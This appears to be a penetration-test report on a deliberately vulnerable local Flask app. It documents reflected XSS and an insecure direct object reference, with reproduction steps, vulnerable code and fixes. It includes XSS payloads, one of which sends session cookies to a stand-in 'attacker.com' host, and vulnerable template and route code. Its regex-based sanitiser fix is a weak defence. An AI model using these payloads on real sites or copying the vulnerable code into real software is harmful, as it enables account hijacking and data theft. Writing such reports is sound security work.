PROOF OF CONCEPT - Cross-Site Scripting (XSS)


Vulnerability ID: VULN-002
Title: Reflected Cross-Site Scripting (XSS) in Search Functionality
Severity: HIGH
CVSS Score: 7.1
OWASP Category: A03:2021 - Injection
CWE-ID: CWE-79
Location: /search endpoint - Search input field

DESCRIPTION
The search functionality in the application does not properly sanitize user input before rendering it in the HTML response. The application uses the | safe Jinja2 filter which disables automatic HTML escaping, allowing attackers to inject and execute arbitrary JavaScript code in victims' browsers.


STEPS TO REPRODUCE
Step 1: Login to the application with valid credentials

URL: http://127.0.0.1:5000/login
Username: john
Password: pass3


Step 2: Navigate to the Search Users page



Click on "Search Users" from the dashboard
URL: http://127.0.0.1:5000/search



Step 3: Enter the malicious payload in the search box
html<script>alert('XSS')</script>
Step 4: Click the "Search" button
Step 5: Observe the JavaScript alert popup executing in the browser




PAYLOAD USED

```
<script>alert('XSS')</script>
```

EXPECTED RESULT (Secure Behavior)

The application should display the search query as plain text:
```
Results for: <script>alert('XSS')</script>
```

ACTUAL RESULT (Vulnerable Behavior)
The application executes the JavaScript code, displaying an alert popup with the message "XSS". This confirms that user input is being rendered without proper sanitization.



VULNERABLE CODE

Location: `templates/search.html`

```
</form>

{% if q %}
  <p class="text-muted">Results for: <strong>{{ q | safe }}</strong></p>
{% endif %}
```

`The | safe filter tells Jinja2 to trust the input and skip HTML escaping, allowing malicious scripts to execute.`

IMPACT

An attacker can exploit this vulnerability to:

- **Steal session cookies** and hijack user accounts by accessing document.cookie
- **Perform actions** on behalf of authenticated users without their knowledge
- **Redirect users** to malicious phishing websites
- **Capture keystrokes** and steal sensitive credentials like passwords
- **Deface the web application** by modifying page content
- **Distribute malware** by injecting malicious download links

Example Attack - Cookie Stealing:

Html

```
<script>fetch('https://attacker.com/steal?c='+document.cookie)</script>
```

If combined with missing HttpOnly flag, an attacker can steal session tokens and gain full access to victim accounts.

REMEDIATION

Fix 1: Remove the | safe filter from user-controlled input

```
html<!-- Before (Vulnerable) -->

{{ q | safe }}



<!-- After (Secure) -->

{{ q }}
```

Fix 2: Implement Content Security Policy (CSP) header

```
python@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "script-src 'self'"
    return response
```

Fix 3: Input validation

```
pythonimport re


def sanitize_input(user_input):
    # Remove any HTML tags
    return re.sub(r'<[^>]*>', '', user_input)
```

VULNERABILITY REPORT: VULN-003

VULNERABILITY DETAILS

Field	Value
Vulnerability ID	VULN-003

Title	Insecure Direct Object Reference (IDOR) - User Profiles
Severity	🟠 HIGH
CVSS Score	7.5
OWASP Category	A01:2021 - Broken Access Control
CWE-ID	CWE-639
Location	/profile/<user_id> endpoint

DESCRIPTION

The application does not verify if the logged-in user is authorized to view the requested profile. By simply changing the **user_id** parameter in the URL, an attacker can access any user's profile, including their plaintext password and personal information.

STEPS TO REPRODUCE

Step 1: Login to the application with valid credentials

URL: http://127.0.0.1:5000/login


Username: john

Password: pass3

Step 2: Navigate to your own profile

Click on "View Profile" from the dashboard


URL: http://127.0.0.1:5000/profile/5




Step 3: Change the user_id in the URL

Modify URL from /profile/5 to /profile/4

Press Enter



Step 4: Observe another user's profile with sensitive data exposed



Step 5: Logged in with those credentials

PAYLOAD USED

```
Original URL: http://127.0.0.1:5000/profile/5
Modified URL: http://127.0.0.1:5000/profile/4
```

EXPECTED RESULT (Secure Behavior)

The application should display an error message:

```
Access Denied: You are not authorized to view this profile.
```

ACTUAL RESULT (Vulnerable Behavior)

The application displays another user's complete profile including:

Username

Password (in plaintext!)

Role

Profile image

Account creation date

VULNERABLE CODE

Location: app.py - /profile/<user_id> route

```python
# ------------------------------------------------------------
@app.route("/profile/<int:user_id>")
def view_profile(user_id: int):
    if not require_login():
        return redirect("/login")

    # ⚠️ VULNERABLE: No ownership check!
    with get_conn() as conn:
        cur = conn.cursor()
        cur.execute(
            "SELECT id, username, password, role, profile_image, created_at FROM users WHERE id = ?",
            (user_id,)
        )
        row = cur.fetchone()
```

There is no check to verify `user_id == session['user_id']`.

IMPACT

An attacker can exploit this vulnerability to:

View any user's profile including admin accounts

Steal plaintext passwords for all users

Perform account takeover using stolen credentials

Gather information for further attacks

Access sensitive personal data violating user privacy

Violate compliance requirements (GDPR, PCI-DSS)

REMEDIATION

Fix 1: Add authorization check

```
python@app.route("/profile/<int:user_id>")

def view_profile(user_id: int):

    if not require_login():

        return redirect("/login")



    # ✅ SECURE: Check if user owns this profile

    if user_id != session['user_id'] and session.get('role') !=
'admin':

        return render_template("error.html", message="Access
Denied"), 403



    # Continue with profile lookup...
```

Fix 2: Use session-based profile access

```
python@app.route("/profile")

def view_profile():

    if not require_login():

        return redirect("/login")



    # ✅ SECURE: Only show logged-in user's profile
```

```
user_id = session['user_id']

  # Fetch profile for user_id...
```